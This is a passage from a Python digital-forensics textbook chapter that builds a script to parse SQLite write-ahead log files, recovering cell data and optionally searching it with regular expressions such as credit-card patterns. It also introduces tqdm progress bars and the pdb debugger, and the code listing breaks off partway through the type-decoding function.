Another example we will take a look at is matching credit card numbers. Fortunately, there exist standard regular expressions for some of the major cards such as Visa, MasterCard, American Express, and so on. The following is the expression we could use for identifying any Visa card. The variable, `expression_1`, matches any number starting with 4 followed by any 15 digits (0-9). The second expression, `expression_2`, matches any number starting with 4 followed by any 15 digits (0-9) that are optionally separated by a space or dash.

```
>>> expression_1 = r'^4\d{15}$'  
>>> expression_2 = r'^4\d{3}([\ \ \-\])\d{4}\1\d{4}\1\d{4}$'
```


For the first expression, we've introduced three new special characters: ^, \d, and \$. The caret (^) asserts that the starting position of the string is at the beginning. Likewise, \$, requires that the end position of the pattern is the end of the string or line. Together, this pattern would only match if our credit card is the only element on the line. The \d character is an alias for [0-9]. This expression could capture a credit card number such as 4111111111111111. Note that with regular expressions, we use the "r" prefix to create a raw string which ignores backslashes as Python escape characters. Because regular expressions use backslashes as an escape character, we would have to use double backslashes wherever one is present so Python doesn't interpret it as an escape character for itself.

In the second expression, we use parentheses and square brackets to optionally match a space or dash between quartets. Notice the backslash which acts as an escape for the space and dash which are themselves special characters in a regular expression. If we did not use the backslash here, the interpreter would not realize we meant to use the literal space and dash rather than their special meaning in regular expressions. We can use \1 after we define our pattern in parentheses rather than rewriting it each time. Again, because of ^ and \$, this pattern will only match if it is the only element on the line or entire string. This expression would capture Visa cards such as 4111-1111-1111-1111 and also capture anything expression_1 would match.

Mastering regular expressions allows a user to create very thorough and comprehensive patterns. For the purpose of this chapter, we will stick to fairly simple expressions to accomplish our tasks. As with any pattern matching, there is the possibility of generating false positives as a result of throwing large datasets at the pattern.

TQDM – a simpler progress bar

In *Chapter 7, Fuzzy Hashing*, we used the `progressbar` module to track program progress for the user. And while the `progressbar` module allows us to create a finely tuned progress bar, we can accomplish the same task in one line of code with `tqdm`. The `tqdm` module (version 3.4.0) can create a progress bar with any Python iterator.



A screenshot of a Windows command prompt window titled "C:\WINDOWS\System32\cmd.exe - python". The window shows the following Python code:

```
C:\learn-python-for-forensics>python
Python 2.7.9 (default, Dec 10 2014, 12:28:03) [MSC v.1500 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from tqdm import tqdm
>>> from time import sleep
>>> for x in tqdm(range(100)):
...     sleep(1)
...
84%|#####| 84/100 [01:24<00:16,  1.01s/it]
```

The output shows a progress bar with the text "84%" and "84/100". To the right of the progress bar, the text "[01:24<00:16, 1.01s/it]" is displayed, indicating the estimated time remaining and the execution time per iteration.

In the preceding example, we wrap an iterator created by `range(100)` around `tqdm`. That alone creates the progress bar displayed in the image. An alternative method, using the `trange()` function, makes our task even simpler. We will use this module to create a progress bar for processing each WAL frame.

The following code creates the same progress bar as shown in the previous image. The `trange()` is an alias for `tqdm(xrange())` and makes creating a progress bar even simpler.

```
>>>from tqdm import trange
>>> from time import sleep
>>> for x in trange(100):
...     sleep(1)
```

Parsing WAL files – wal_crawler.py

Now that we understand how a WAL file is structured and what datatype we will use to store data, we can begin planning the script. As we are working with a large binary object, we will make great use of the `struct` library. We first introduced `struct` in *Chapter 6, Extracting Artifacts from Binary Files*, and have used it whenever dealing with binary files and will not repeat the basics of `struct` in this chapter.

The goal of our `wal_crawler.py` script is to parse the content of the WAL file, extract and write the cell content to a CSV file, and, optionally, run regular expression modules against the extracted data. This script is considered more advanced due to the complexity of the underlying object we're parsing. However, all we're doing here is applying what we have learned in the previous chapters on a larger scale.

```
001 import argparse
002 import binascii
003 import csv
004 import logging
005 import os
006 import re
007 import struct
008 import sys
009 from collections import namedtuple
010
011 from tqdm import trange
012
013 __author__ = 'Preston Miller & Chapin Bryce'
014 __date__ = '20160401'
015 __version__ = 0.01
016 __description__ = '''This scripts processes SQLite "Write Ahead Logs" and extracts database entries that may
017 contain deleted records or records that have not yet been added to
the main database.'''
018
```

As with any script we've developed, in lines 1-11 we import all modules we will use for this script. Most of these modules we have encountered before in the previous chapters and are used in the same context. We will use the following modules:

- `binascii`: This is used to convert data read from the WAL file into hexadecimal format.
- `tqdm`: This is used to create a simple progress bar.
- `namedtuple`: This data structure from the collections module will simply be the process of creating multiple dictionary keys and values when using the `struct.unpack` function.

The `main()` function will validate the WAL file input, parse the WAL file header, and then iterate through each frame and process it with the `frameParser()` function. After all frames have been processed, the `main()` function optionally runs the regular expression `regularSearch()` function and writes the processed data to a CSV file with the `csvWriter()` function.

```
020 def main():
...
086 def frameParser():
...
121 def cellParser():
...
165 def dictHelper():
...
176 def singleVarint():
...
201 def multiVarint():
...
223 def typeHelper():
...
285 def csvWriter():
...
325 def regularSearch():
```

The `frameParser()` function parses each frame and executes further validation by identifying the type of B-trees. There are four types of B-trees in a database: 0x0D, 0x05, 0x0A, and 0x02. In this script, we are only interested in 0x0D type frames and will not process the others. This is because 0x0D B-trees contain both the Row ID and payload, whereas other tree types contain one or the other. After validating the frame, the `frameParser()` function processes each cell with the `cellParser()` function.

The `cellParser()` function is responsible for processing each cell and all of its components, including the payload length, Row ID, payload header, and payload. Both the `frameParser()` and `cellParser()` functions rely on various helper functions to perform their tasks.

The `dictHelper()` helper function returns an ordered dictionary from a tuple. This function will allow us to process and store struct results in a database on one line. The `singleVarint()` and `multiVarint()` functions are used to process single and multiple varints, respectively. Finally, the `typeHelper()` function processes the serial type array and interprets the raw data into the appropriate data types.

```

371 if __name__ == '__main__':
372
373     parser = argparse.ArgumentParser(version=str(__version__),
374                                     description=__description__,
375                                     epilog='Developed by ' + __
376                                     author__ + ' on ' + __date__)
377
378     parser.add_argument('WAL', help='SQLite WAL file')
379     parser.add_argument('OUTPUT_DIR', help='Output Directory')
380     parser.add_argument('-r', help='Custom regular expression')
381     parser.add_argument('-m', help='Run regular expression
382                           module', action='store_true')
383     parser.add_argument('-l', help='File path of log file')
384
385     args = parser.parse_args()

```

On line 373, we create our argument parser, specifying the required inputs, the WAL file and output directory, and optional inputs, executing pre-built or custom regular expressions and log output path. On lines 383 through 394, we perform the same log setup that we've used in the previous chapters.

```

383     if args.l:
384         if not os.path.exists(args.l):
385             os.makedirs(args.l)
386         log_path = os.path.join(args.l, 'wal_crawler.log')
387     else:
388         log_path = 'wal_crawler.log'
389         logging.basicConfig(filename=log_path, level=logging.
390 DEBUG,
391                         format='%(asctime)s | %(levelname)s |
392                         %(message)s', filemode='a')
393
394         logging.info('Starting Wal_Crawler v.' + str(__version__))
395         logging.debug('System ' + sys.platform)
396         logging.debug('Version ' + sys.version)

```


Before executing the `main()` function, we perform some sanity checks and validate the supplied input. On line 396, we check and, optionally, create the output directory if it does not exist. Before executing the `main()` function, we validate the input file by checking if the input actually exists and if it is a file by using the `os.path.exists()` and `os.path.isfile()` functions. Otherwise, we write an error message to the console and log before exiting the program. Within the `main()` function, we will further validate the WAL file.

```

396     if not os.path.exists(args.OUTPUT_DIR) :
397         os.makedirs(args.OUTPUT_DIR)
398
399     if os.path.exists(args.WAL) and os.path.isfile(args.WAL) :
400         main(args.WAL, args.OUTPUT_DIR, r=args.r, m=args.m)
401     else:
402         msg = 'Supplied WAL file does not exist or is not a file'
403         print '[-]', msg
404         logging.error(msg)
405     sys.exit(1)

```

The following flow diagram highlights the interactions between the different functions and illustrates how our code will process the WAL file.



Understanding the main() function

This function is more complicated than our typical `main()` function and starts to parse the WAL file rather than act as a controller for the script. In this function, we will perform file validation, parse the WAL file header, identify the number of frames in the file, and call the function to process those frames.

```

020 def main(wal_file, output_dir, **kwargs):
021     """
022     The main function parses the header of the input file and
023     identifies the WAL file. It then splits the file into
024     the appropriate frames and send them for processing. After
025     processing, if applicable, the regular expression
026     modules are ran. Finally the raw data output is written to a
027     CSV file.
028     :param wal_file: The filepath to the WAL file to be processed
029     :param output_dir: The directory to write the CSV report to.
030     :return: Nothing.
031     """

```

On line 33, we create the `wal_attributes` dictionary, the dictionary that we will expand as we parse the WAL file. Initially, it stores the file size, and two empty dictionaries for the file header and the frames. Next, we open the input file in `rb` mode, or read binary mode, and read the first 32 bytes as the file header. On line 41, we try to parse the header and add all the keys and their values to the header dictionary. This performs another sanity check as `struct` will throw an error if the file is less than 32 bytes long. We use `>4s7i` as our string to unpack the values pulling out a 4-byte string and seven 32-bit big-endian integers (the endianness is specified by `>` in the string).

```

029     msg = 'Identifying and parsing file header'
030     print '[+]', msg
031     logging.info(msg)
032
033     wal_attributes = {'size': os.path.getsize(wal_file), 'header':
034     {}, 'frames': {}}
035     with open(wal_file, 'rb') as wal:
036
037         # Parse 32-byte WAL header.
038         header = wal.read(32)

```

```
039      # If file is less than 32 bytes long: exit wal_crawler.
040      try:
041          wal_attributes['header'] = dictHelper(header, '>4s7i',
042          namedtuple('struct',
043          'magic format pagesizecheckpoint '
044          'salt1 salt2 checksum1 checksum2'))
045      except struct.error, e:
046          logging.error('STRUCT ERROR:', e.message)
047          print '[-]', e.message + '. Exiting..'
048          sys.exit(2)
```

Notice the use of the `dictHelper()` function. We will explain how exactly this function works in a later section, however, it allows us to parse the data read from the WAL file with `struct` and return an `OrderedDict` containing the key-value pairs. This significantly cuts down the amount of code necessary to otherwise add each value in the returned `struct tuple` to the dictionary.

After parsing the WAL header, we can compare the file magic, or signature, against the known values. We use `binascii.hexlify` to convert the raw data into hex. On line 51, we use an `if` statement to compare the `magic_hex` value. If they do not match, we stop program execution. If they do match, we note it in the log and continue processing the WAL file.

```
049      # Do not proceed in the program if the input file is not a
WAL file.
050      magic_hex = binascii.hexlify(wal_attributes['header']
['magic'])
051      if magic_hex != "377f0682" and magic_hex != "377f0683":
052          logging.error('Magic mismatch, expected 0x377f0682 or
0x377f0683 | received {}'.format(magic_hex))
053          print '[-] File does not have appropriate signature
for WAL file. Exiting...'
054          sys.exit(3)
055
056      logging.info('File signature matched.')
057      logging.info('Processing WAL file.')
```

Using the file size, we can calculate the number of frames on line 60. Note that we need to account for the 32-byte WAL header and the 24-byte frame header in addition to the page size within each frame.

```
059      # Calculate number of frames.
060      frames = (wal_attributes['size'] - 32) / (wal_
attributes['header']['pagesize'] + 24)
061      print '[+] Identified', frames, 'Frames.'
```

On line 65, we create our progress bar using `trange` from `tqdm` and begin processing each frame. We first create an index key, represented by `x`, and an empty dictionary for our frame on line 68. This index will ultimately point to the processed data for the frame. Next, we read the 24-byte frame header. On line 70, we parse the six 32-bit big-endian integers from the header and add the appropriate key-value pairs to the dictionary by calling our `dictHelper()` function.

```
063      # Parse frames in WAL file. Create progress bar using
trange(frames) which is an alias for tqdm(xrange(frames)).
064      print '[+] Processing frames...'
065      for x in trange(frames):
066
067          # Parse 24-byte WAL frame header.
068          wal_attributes['frames'][x] = {}
069          frame_header = wal.read(24)
070          wal_attributes['frames'][x]['header'] =
dictHelper(frame_header, '>6i', namedtuple('struct',
071                                         'pagenumber commit salt1'
072                                         ' salt2 checksum1'
073                                         ' checksum2'))
```

After parsing the frame header, we read the entire frame from our WAL file on line 75. We then pass this frame to the `frameParser()` function along with the `wal_attributes` dictionary and `x`, which represents the index of the current frame.

```
074      # Parse pagesize WAL frame.
075      frame = wal.read(wal_attributes['header']['pagesize'])
076      frameParser(wal_attributes, x, frame)
```

The `frameParser()` function will call other functions within it, rather than return data and have `main` call the next function. Once the WAL file has been completely parsed, the `main` function will call the `regularSearch()` function if the user supplied the `m` or `r` switch and will call the `csvWriter()` function to write the parsed data out to a CSV file for review.

```
078      # Run regular expression functions.  
079      if kwargs['m'] or kwargs['r']:  
080          regularSearch(wal_attributes, kwargs)  
081  
082      # Write WAL data to CSV file.  
083      csvWriter(wal_attributes, output_dir)
```

Developing the `frameParser()` function

The `frameParser()` function is an intermediate function that continues parsing the frame, identifies the number of cells within the frame, and calls the `cellParser()` function to finish the job.

```
086 def frameParser(wal_dict, x, frame):  
087     """  
088     The frameParser function processes WAL frames.  
089     :param wal_dict: The dictionary containing parsed WAL objects.  
090     :param x: An integer specifying the current frame.  
091     :param frame: The content within the frame read from the WAL  
file.  
092     :return: Nothing.  
093     """
```

As described previously, the WAL page header is the first 8 bytes after the frame header. The page header contains two 8-bit and three 16-bit big-endian integers. In the `struct` string, `>b3hb`, the `b` will parse the 8-bit integer and `h` parses 16-bit integers. With this header parsed, we now know how many cells are contained within the page.

```
095     # Parse 8-byte WAL page header  
096     page_header = frame[0:8]  
097     wal_dict['frames'][x]['page_header'] = dictHelper(page_header,  
'>b3hb', namedtuple('struct',  
098                 'type freeblocks cells offset'  
099                 'fragments'))
```

On line 101, we check if the type of the frame is 0x0D (which when interpreted as a 16-bit integer will have the value of 13). If the frame is not of the appropriate type, we log this information and pop the frame from the dictionary before returning the function. We return the function so that it does not continue attempting to process a frame we have no interest in.

```
100      # Only want to parse 0x0D B-Tree Leaf Cells
101      if wal_dict['frames'][x]['page_header']['type'] != 13:
102          logging.info('Found a non-Leaf Cell in frame {} . Popping
frame from dictionary'.format(x))
103          wal_dict['frames'].pop(x)
104      return
```

Regardless, on line 107, we create a new nested dictionary called `cells` and use it to keep track of our cells in the exact way we did with our `frames`. We also print the number of identified cells per frame to provide feedback to the user.

```
106      # Parse offsets for "X" cells
107      cells = wal_dict['frames'][x]['page_header']['cells']
108      wal_dict['frames'][x]['cells'] = {}
109      print '[+] Identified', cells, 'cells in frame', x
110      print '[+] Processing cells...'
```

Lastly, on line 112, we iterate over each cell and parse their offsets and add it to the dictionary. We know that N 2-byte cell offsets begin immediately following the 8-byte page header. We use the `start` variable, calculated on line 113 for every cell, to identify the starting offset of the cell offset values.

```
112      for y in xrange(cells):
113          start = 8 + (y * 2)
114          wal_dict['frames'][x]['cells'][y] = {}
115          wal_dict['frames'][x]['cells'][y] =
dictHelper(frame[start: start + 2], '>h', namedtuple('struct',
'offset'))
```

On line 114, we create an index key and empty dictionary for our cell. We then parse the cell offset with the `dictHelper()` function and store the contents in the specific cell dictionary. Once the offset has been identified, we call the `cellParser()` function to actually process the cell and its contents. We pass along the `wal_attributes` dictionary, the frame and cell index, `x` and `y`, respectively, and the `frame` data.

```
117          # Parse cell content
118          cellParser(wal_dict, x, y, frame)
```

Processing cells with the `cellParser()` function

The `cellParser()` function is the heart of our program. It is responsible for actually extracting the data stored within the cells. As we'll see, varints add another wrinkle to the code; however, for the most part, we are still ultimately parsing binary structures using `struct` and making decisions based on those values.

```
121 def cellParser(wal_dict, x, y, frame):
122     """
123     The cellParser function processes WAL cells.
124     :param wal_dict: The dictionary containing parsed WAL objects.
125     :param x: An integer specifying the current frame.
126     :param y: An integer specifying the current cell.
127     :param frame: The content within the frame read from the WAL
128     file.
129     :return: Nothing.
130     """
```

Before we begin to parse the cells, we will instantiate a few variables. The `index` variable, created on line 130, will be used to keep track of our current location within the cell itself. Remember, that we are no longer dealing with the entire file itself but a subset of it representing a cell. The `frame` variable is the page size amount of data read from the database itself. For example, if the page size is 1024 then the `frame` variable is 1024-bytes of data which correspond to a page in the database. The `struct` module requires that the data being parsed is exactly the length of the data types specified in the `struct` string. Because of these two facts, we need to use string slicing to provide only the data we want to parse with `struct`.

```
130     index = 0
```

On line 132, we create `cell_root`, which is essentially a shortcut to the nested cell dictionary within the `wal_attributes` dictionary. This isn't just about being lazy, this does help with code readability and reduce the overall clutter by referring to a variable that points to a nested dictionary rather than typing it out each time. For the same reason, we create the `cell_offset` variable on line 133.

```
131     # Create alias to cell_root to shorten navigating the WAL
132     # dictionary structure.
133     cell_root = wal_dict['frames'][x]['cells'][y]
134     cell_offset = cell_root['offset']
```

Starting on line 137, we encounter our first varint in the cell payload length. This varint will dictate the overall size of the cell. To extract the varint, we call the `singleVarint()` helper function supplying it a 9-byte slice of data. This function, explained later, will check whether the first byte is greater than or equal to 128, if so, it will process the second byte. In addition to the varint, the `singleVarint()` helper function also returns a count of how many bytes the varint was made up of. This allows us to keep track of our current position in the frame data. We use that returned index to parse the rowID varint in a similar manner. We wrap these in a try and except to catch scenarios where we encounter three-byte or greater varints which the script does not currently support.

```

135      # Parse the payload length and rowIDVarints.
136      try:
137          payload_len, index_a = singleVarint(frame[cell_
138          offset:cell_offset + 9])
138          row_id, index_b = singleVarint(frame[cell_offset +
139          index_a: cell_offset + index_a + 9])
139      except ValueError:
140          logging.warn('Found a potential three-byte or greater
141          varint in cell {} from frame {}'.format(y, x))
141      return

```

After processing the first two varints, we add the key-value pair to the `wal_attributes` dictionary. On line 146, we update our `index` variable to maintain our current position in the frame data. Next, we manually extract the 8-bit payload header length value without the `dictHelper()` function. We do this for two reasons:

- We are only processing one value
- Setting `cell_root` equal to the output of `dictHelper()` was found to erase all other keys in the individual cell nested dictionary described by `cell_root`, which, admittedly, is not ideal.

The code block below shows this functionality:

```

143      # Update the index. Following the payload length and rowID is
143      # the 1-byte header length.
144      cell_root['payloadlength'] = payload_len
145      cell_root['rowid'] = row_id
146      index += index_a + index_b
147      cell_root['headerlength'] = struct.unpack('>b', frame[cell_
147      offset + index: cell_offset + index + 1])[0]

```

After parsing the payload length, rowID, and payload header length, we can now parse the serial types array. As a reminder, the serial types array contains N varints that is `headerlength - 1` bytes long. On line 150, we update the index by 1 to account for the 1-byte header we parsed on line 147.

We then extract all the varints within the appropriate range by calling the `multiVarint()` function. Once again, this line of code is wrapped around a try and except to catch any three-byte or greater varints. If encountered, we stop parsing the current cell and call `return` to begin processing the next cell. This function returns a tuple containing the list of serial types and the current index. On lines 156 and 157, we update the `wal_attributes` and `index` objects, respectively.

```
149      # Update the index with the 1-byte header length. Next process
each Varint in "headerlength" - 1 bytes.
150      index += 1
151      try:
152          types, index_a = multiVarint(frame[cell_offset +
index:cell_offset+index+cell_root['headerlength']-1])
153      except ValueError:
154          logging.warn('Found a potential three-byte or greater
varint in cell {} from frame {}'.format(y, x))
155      return
156      cell_root['types'] = types
157      index += index_a
```

Once the serial types array has been parsed, we can begin to extract the actual data stored in the cell. Recall that the cell payload is the difference between the payload length and payload header length. This value calculated on line 161 is used to pass the remaining contents of the cell to the `typeHelper()` helper function, which is responsible for parsing the data.

```
159      # Immediately following the end of the Varint headers begins
the actual data described by the headers.
160      # Process them using the typeHelper function.
161      diff = cell_root['payloadlength'] - cell_root['headerlength']
162      cell_root['data'] = typeHelper(cell_root['types'], frame[cell_
offset + index: cell_offset + index + diff])
```

Writing the dictHelper() function

The `dictHelper()` function is a one-line function, less the six lines of documentation. It utilizes the `named_tuple` data structure passed in as the `keys` variable and calls `_make()` and `_asdict()` functions to create our ordered dictionary after `struct` parses the values.

```
165 def dictHelper(data, format, keys):
166     """
167     The dictHelper function creates an OrderedDict from a
struct tuple.
168     :param data: The data to be processed with struct.
```

```
169      :param format: The struct format string.  
170      :param keys: A string of the keys for the values in the struct  
tuple.  
171      :return: An OrderedDict with descriptive keys of struct-  
parsed values.  
172      """  
173      return keys._asdict(keys._make(struct.unpack(format, data)))
```

As with most compact one-liners, it is possible to lose the meaning of the function as readability starts to decrease when more functions are called in a single line. We're going to introduce and use the built-in Python debugger to take a look at what is going on.

The Python debugger – pdb

Python is great for a multitude of reasons, which we don't need to rehash now. One excellent feature is a built-in debugging module called `pdb`. This module is simple yet incredibly useful for identifying troublesome bugs or to simply look at variables during execution. If you're using an IDE (highly recommended) to develop your scripts, then chances are that there is already built-in debugging support. However, if you develop your code in a simple text editor, have no fear; you can always use `pdb` to debug your code.


In this instance, we are going to examine each component of the `dictHelper()` to fully understand the function. We are not going to cover all the uses and commands of `pdb`. Instead we will illustrate through example, and for additional information you can refer to <https://docs.python.org/2/library/pdb.html>.

First, we need to modify the existing code and create a debug point in the code that we want to examine. On line 173, we `import pdb` and call `pdb.set_trace()` in one line.

```
173      import pdb; pdb.set_trace()  
174      return keys._asdict(keys._make(struct.unpack(format, data)))
```

Using the semicolon allows us to separate multiple statements on a single line. Normally, we wouldn't use this as it impacts readability. But this is just for testing and will be removed from the final code.

Now, when we execute the code we see the pdb prompt as displayed in the image below. The pdb prompt is similar to the Python interpreter. We can access current variables within scope, for example, data, format, and keys. We can also create our own variables and execute simple expressions.



The screenshot shows a Windows Command Prompt window with the title 'C:\WINDOWS\system32\cmd.exe - python Chapters\Chapter12\Code\wal_crawler.py places.sqlite-wal ./wal_output'. The command entered is 'python Chapters\Chapter12\Code\wal_crawler.py places.sqlite-wal ./wal_output'. The output shows a pdb session starting at line 166 of wal_crawler.py, specifically at the dictHelper() function. The current line is '> return keys._asdict(keys._make(struct.unpack(format, data)))'. The prompt '(Pdb)' is visible, indicating the user is in a debugger.

The first line of the pdb prompt contains the location of the file, the current line within the file, and the current function being executed. The second line is the next line of code that is about to be executed. The (Pdb) prompt has the same significance as the >>> prompt in the Python interpreter.

In this example, we're parsing the file header as it is the first time that dictHelper() is called. If you recall, the struct string we used was >4s7i. As we can see in the following example, unpack() returns a tuple of results. However, we want to return a dictionary matching all the values with their associated keys so that we don't have to perform this task manually.

```
(Pdb) struct.unpack(format, data)
('7\x7f\x06\x82', 3007000, 32768, 9, -977652151, 1343711549, 670940632,
650030285)
```

Notice that keys._make creates an object with the appropriate fieldnames set for each value. It does this by associating the fieldnames that were supplied when we created the keys variable on line 41 to each value in the struct tuple.

```
(Pdb) keys._make(struct.unpack(format, data))
struct(magic='7\x7f\x06\x82', format=3007000, pagesize=32768,
checkpoint=9, salt1=-977652151, salt2=1343711549, checksum1=670940632,
checksum2=650030285)
```

Finally, we can use pdb to verify that the keys._asdict() function converts our namedtuple to an OrderedDict, which is what we return.

```
(Pdb) keys._asdict(keys._make(struct.unpack(format, data)))
OrderedDict([('magic', '7\x7f\x06\x82'), ('format', 3007000),
('pagesize', 32768), ('checkpoint', 9), ('salt1', -977652151), ('salt2',
1343711549), ('checksum1', 670940632), ('checksum2', 650030285)])
```

Using pdb in this manner allows us to visualize the current state of variables and execute functions individually. This is incredibly useful when your program encounters an error on a particular function as you can execute line by line and function by function until you identify the issue. We recommend you become familiar with pdb as it expedites the debugging process and is much more effective than using `print` statements for troubleshooting. Press `Q` and `Enter` to exit pdb and make sure to always remove debug lines from your final code.

Processing varints with the `singleVarint()` function

The `singleVarint()` function finds the first varint within the supplied data and uses an index to keep track of its current position. When it finds the varint, it will return it along with the index. This tells the calling function how many bytes the varint was and is used to update its own index.

```
176 def singleVarint(data, index=0):
177     """
178     The singleVarint function processes a Varint and returns the
179     length of that Varint.
180     :param data: The data containing the Varint (maximum of 9
181     bytes in length as that is the maximum size of a Varint).
182     :param index: The current index within the data.
183     :return: varint, the processed varint value,
184     and index which is used to identify how long the Varint was.
185     """
186
```

For this script, we've made a simplifying assumption that varints will never be greater than 2 bytes. This is a simplifying assumption and may not necessarily be accurate in all situations. This leaves two possible scenarios:

- Either the first byte has a decimal value less than 128,
- Or the first byte is greater than or equal to 128.

Based on the outcome, one of the following two things will happen. If the byte is greater than or equal to 128, the varint is 2-bytes long. Otherwise, it is only 1 byte in length. We will use the `ord()` function to convert the value of the byte to an integer.

If the value is greater than 128, we know that the second byte is also required and must apply the following formula, where `x` is the first byte and `y` is the second byte:

```
Varint = ((x - 128) * 128) + y
```

Before we calculate the value of the two-byte varint, we check on line 188 if the next byte is also greater than 128. If it is, this varint is three-bytes or more and is not supported by this function causing a `ValueError` exception to be raised. If it is a two-byte integer, we perform the calculation and return the result after incrementing the index by 2.

```
185      # If the decimal value is => 128 -- then first bit is set and
186      need to process next byte.
187      if ord(data[index:index+1]) >= 128:
188          # Check if there is a three or more byte varint
189          if ord(data[index + 1: index + 2]) >= 128:
190              raise ValueError
191          varint = (ord(data[index:index+1]) - 128) * 128 +
192          ord(data[index + 1: index + 2])
193          index += 2
194      return varint, index
```

If the first byte is less than 128, all we must do is return the byte's integer value and increment the index by 1.

```
194      # If the decimal value is < 128 -- then first bit is not set
195      and is the only byte of the Varint.
196      else:
197          varint = ord(data[index:index+1])
198          index += 1
199      return varint, index
```

Processing varints with the `multiVarint()` function

The `multiVarint()` function is a looping function that repeatedly calls `singleVarint()` until there are no more varints in the supplied data. It returns a list of varints and index to the parent function. On lines 209 and 210, we initialize the list of varints and set our local index variable to zero.

```
201 def multiVarint(data):
202     """
203     The multiVarint function is similar to the singleVarint
204     function. The difference is that it takes a
205     range of data and finds all Varints within it.
206     :param data: The data containing the Varints.
207     :return: varints, a list containing the processed varint
208     values,
209     and index which is used to identify how long the Varints were.
210     """
211     varints = []
212     index = 0
```

We use a while loop to execute until the length of data is equal to 0. In each loop, we call `singleVarint()`, append the resulting varint to the list, update the index, and shorten the data using string slicing. By executing line 218 with the size of the varint returned from the `singleVarint` function, we can progressively shorten data until it has a length of 0. Upon reaching this point, we can be assured that we have extracted all varints in the string.

```

212      # Loop forever until all Varints are found by repeatedly
213      # calling singleVarint.
214      while len(data) != 0:
215          varint, index_a = singleVarint(data)
216          varints.append(varint)
217          index += index_a
218          # Shorten data to exclude the most recent Varint.
219          data = data[index_a:]
220
221
222      return varints, index

```

Converting serial types with the `typeHelper()` function

The `typeHelper()` function is responsible for extracting the payload based on the types of values in the data. While consisting of many lines of code, it is really no more than a series of conditional statements which if one is True dictates how the data is processed.

```

223 def typeHelper(types, data):
224     """
225     The typeHelper function decodes the serial type of the Varints
226     in the WAL file.
227     :param types: The processed values of the Varints.
228     :param data: The raw data in the cell that needs to be
229     properly decoded via its varint values.
230     :return: cell_data, a list of the processed data.
231     """

```

On lines 230 and 231, we create the list that will store the extracted payload data and the index. The `index` is used to denote the current position within the data. On line 235, we begin iterating over each serial type to check how each should be processed.

```

230     cell_data = []
231     index = 0

```

The first ten types are fairly straightforward. We're using the serial types table to identify the type of data and then using `struct` to unpack it. Some of the types, such as 0, 8, and 9 are static and do not require us to parse the data or update our `index` value. Types 3 and 5 are data types not supported by `struct` and require a different method of extraction. Let's take a look at both `struct` supported and unsupported types to ensure we understand what is happening.

```
233      # Value of type dictates how the data should be processed. See
234      # serial type table in chapter
235      for type in types:
236
237          if type == 0:
238              cell_data.append('NULL (RowId?)')
239          elif type == 1:
240              cell_data.append(struct.unpack('>b', data[index:index
+ 1])[0])
241              index += 1
242          elif type == 2:
243              cell_data.append(struct.unpack('>h', data[index:index
+ 2])[0])
244              index += 2
245          elif type == 3:
246              # Struct does not support 24-bit integer
247              cell_data.append(int(binascii.hexlify(data[index:index
+ 3]), 16))
248              index += 3
249          elif type == 4:
250              cell_data.append(struct.unpack('>i', data[index:index
+ 4])[0])
251              index += 4
252          elif type == 5:
253              # Struct does not support 48-bit integer
254              cell_data.append(int(binascii.hexlify(data[index:index
+ 6]), 16))
255              index += 6
```

We know from the serial types table that type 6 (on line 256) is a 64-bit big-endian integer. The `q` character in `struct` parses 64-bit integers making our job relatively simple. We must make sure to supply `struct` only with the data that makes up the 64-bit integer. We can do this by string slicing with the current index and stopping after 8 bytes. Afterwards, we need to increment the index by 8, so the next type is at the correct index.

If struct doesn't support the type of variable, such as is the case for type 3, a 24-bit integer, we need to extract the data in a more roundabout fashion. This requires us to use the `binascii.hexlify()` function to convert our data string into hex. We then simply wrap the `int()` object constructor around the hex to convert to its integer value. Notice that we need to specifically tell the `int` function the base of the value being converted, which in this case is base 16 as the value being converted is a hexadecimal.

```

256         elif type == 6:
257             cell_data.append(struct.unpack('>q', data[index:index
+ 8])[0])
258             index += 8
259         elif type == 7:
